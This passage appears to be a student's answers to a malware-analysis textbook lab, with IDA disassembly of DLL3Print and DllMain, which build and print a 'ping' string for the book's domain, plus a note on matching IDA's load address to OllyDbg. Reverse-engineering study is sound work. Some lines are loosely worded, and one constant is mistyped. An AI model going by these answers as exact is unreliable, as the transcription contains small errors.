 _In_opt_ LPSECURITY_ATTRIBUTES lpSecurityAttributes,
 In DWORD dwCreationDisposition,
 In DWORD dwFlagsAndAttributes,
 _In_opt_ HANDLE hTemplateFile
);
```

DLL2 prints the return value of CreateFileA.

DLL3 should be the byte of “ping [www.malwareanalysisbook.com](http://www.malwareanalysisbook.com)”.

```
NUL
; Exported entry 2. DLL3Print

; Attributes: bp-based frame

public DLL3Print
DLL3Print proc near
push ebp
mov ebp, esp
push offset WideCharStr
push offset aD113MysteryDat ; "DLL 3 mystery data %d\n"
call sub_10001087
add esp, 8
pop ebp
ret
DLL3Print endp
```

```
push ebp
mov ebp, esp
push ecx
mov [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push 32h ; cchWideChar
push offset WideCharStr ; lpWideCharStr
push 0FFFFFFFFFFh ; cbMultiByte
mov eax, [ebp+lpMultiByteStr]
push eax ; lpMultiByteStr
push 0 ; dwFlags
push 0 ; CodePage
call ds:MultiByteToWideChar
mov dword_100080AC, offset WideCharStr
mov dword_100080A0, 36EE80h
mov dword_100080A4, 0
mov byte_100080A8, 7Fh
mov byte_100080A9, 11h
mov al, 1
mov esp, ebp
pop ebp
ret
_DllMain@12 endp
```

## 8. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?

Manually load to input the image base of 10000000 to load DLL2.dll into IDA Pro.

